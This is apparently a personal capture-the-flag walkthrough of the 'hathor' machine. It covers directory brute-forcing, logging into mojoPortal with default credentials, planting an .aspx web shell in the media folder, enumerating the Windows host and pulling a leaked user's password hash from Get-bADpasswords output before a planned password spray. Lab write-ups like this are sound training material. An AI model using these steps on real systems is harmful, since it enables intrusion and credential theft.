
feroxbuster


```
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://hathor.windcorp.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x aspx,ashx -B -o buster/root.log

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://hathor.windcorp.htb
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.7.0
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 💾 Output File           │ buster/root.log
 💲 Extensions            │ [aspx, ashx]
 🏦 Collect Backups       │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
500      GET       29l       89w     1208c http://hathor.windcorp.htb/.php
301      GET        2l       10w      156c http://hathor.windcorp.htb/admin => http://hathor.windcorp.htb/admin/
[#######>------------] - 2h    993057/2580492 3h      found:2       errors:810858
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/admin
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/modules
```
```

```
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/scripts
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/comments
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/data
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/blog
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/aspnet_client
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/poll
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/content
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/forums
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/Scripts
[####################] - 1h    129024/129024  19/s    http://hathor.windcorp.htb/List
[####################] - 1h    129024/129024  19/s    http://hathor.windcorp.htb/app_themes
[####################] - 1h    129024/129024  19/s    http://hathor.windcorp.htb/Comments
[####################] - 1h    129024/129024  19/s    http://hathor.windcorp.htb/data/SiteImages
[####################] - 1h    129024/129024  19/s    http://hathor.windcorp.htb/scripts/webforms
[####################] - 1h    129024/129024  20/s    http://hathor.windcorp.htb/NeatHtml
[####################] - 1h    129024/129024  22/s    http://hathor.windcorp.htb/BLOG
```

not much there, so moving on..






from burp

```
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```


potential exploit

```
admin\0AAAAAAA
```

lets just register and see what we have...




another potential exploit





```
{"succeed":false,"status" : "Denied"}
```


googled mojoportal default username and password




well lets try it...



and success yay!



exploit



well, edit this fragment1 file to the home directory where the under construction image is .... and change the file name to .aspx

then visit the page to get shell. you won't see the file in the folders

so visit /Data/Sites/1/media/fragment1.aspx

`curl http://hathor.windcorp.htb/Data/Sites/1/media/fragment1.aspx`# windcorp\web

Enumeration

```
dir
 Volume in drive C has no label.
 Volume Serial Number is BE61-D5E0

 Directory of C:\Users

02/16/2022  11:00 PM    <DIR>          .
02/15/2022  10:04 PM    <DIR>          .NET v4.5
02/15/2022  10:04 PM    <DIR>          .NET v4.5 Classic
10/05/2021  06:44 PM    <DIR>          AbbyMurr
03/25/2022  04:51 PM    <DIR>          Administrator
10/01/2021  06:49 PM    <DIR>          BeatriceMill
10/03/2021  05:13 PM    <DIR>          bpassrunner
03/21/2022  03:48 PM    <DIR>          GinaWild
09/24/2021  08:26 AM    <DIR>          Public
03/17/2022  03:46 PM    <DIR>          web
               0 File(s)              0 bytes
              10 Dir(s)   9,065,410,560 bytes free
```

```
whoami /all

USER INFORMATION
----------------

User Name    SID
============ ==============================================
windcorp\web S-1-5-21-3783586571-2109290616-3725730865-22101


GROUP INFORMATION
-----------------

Group Name                             Type            SID                                            Attributes
```

```
Everyone                                    Well-known group S-1-1-0                                                    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                               Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                               Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                          Well-known group S-1-5-3                                                    Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                               Well-known group S-1-2-1                                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                           Alias            S-1-5-32-568                                               Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group S-1-2-0                                                    Mandatory group, Enabled by default, Enabled group
IIS APPPOOL\DefaultAppPool                  Well-known group S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415 Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1                                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level      Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeAssignPrimaryTokenPrivilege Replace a process level token        Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process   Disabled
SeMachineAccountPrivilege     Add workstations to domain           Disabled
SeAuditPrivilege              Generate security audits             Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

Intersting

```
C:\Get-bADpasswords\Accessible\Logs>type log_windcorp-03102021-17
17          170         17032022    173510.txt  177         1774k       179
type log_windcorp-03102021-173510.txt
type log_windcorp-03102021-173510.txt
03.10.2021-17:35:11     info    Version:        'Get-bADpasswords v3.03'.
03.10.2021-17:35:11     info    Log file:       '.\Accessible\Logs\log_windcorp-03102021-173510.txt'.
03.10.2021-17:35:11     info    CSV file:       '.\Accessible\CSVs\exported_windcorp-03102021-173510.csv'.
03.10.2021-17:35:11     info    Testing versioning for files in '.\Accessible\PasswordLists'...
03.10.2021-17:35:11     info    'weak-passwords-common.txt' repack is up to date...
03.10.2021-17:35:11     info    'weak-passwords-da.txt' repack is up to date...
03.10.2021-17:35:11     info    'weak-passwords-en.txt' repack is up to date...
03.10.2021-17:35:11     info    'weak-passwords-no.txt' repack is up to date...
03.10.2021-17:35:11     info    Replicating AD user data with parameters (DC = 'hathor', NC = 'DC=windcorp,DC=com')...
03.10.2021-17:35:16     info    The AD returned 3537 users.
03.10.2021-17:35:17     info    Testing user passwords against password lists...
03.10.2021-17:35:39     info    Finished comparing passwords.
03.10.2021-17:35:41     info    Found 1 user(s) with weak passwords.
03.10.2021-17:35:41     info    Matched password found for user 'BeatriceMill' in list(s) 'leaked-passwords-v7'.
03.10.2021-17:35:41     info    Found a total of '0' user(s) with empty passwords
03.10.2021-17:35:41     info    Found a total of '1' user(s) with weak passwords
03.10.2021-17:35:41     info    Found a total of '' user(s) with shared passwords
```


```
exported_windcorp-03102021-173510.csv


Activity;Password Type;Account Type;Account Name;Account SID;Account password hash;Present in password list(s)
active;weak;regular;BeatriceMill;S-1-5-21-3783586571-2109290616-3725730865-5992;9cb01504ba0247ad5c6e08f7ccae7903;'leaked-passwords-v7'
```

seems like batrice has a leaked password.. lets find it.
hmmm... ok...

lets get these passwords and spray!

i used the antak shell and the download to download since i couldn't figure out how to do it throught the terminal.. uggh.. will look into later..



now run crackmapexec and password spray to find password and lets just attack BeatriceMill
the total passwords is 604448 so maybe don't combine the lists...meh.. i just combined them and let it run..

```
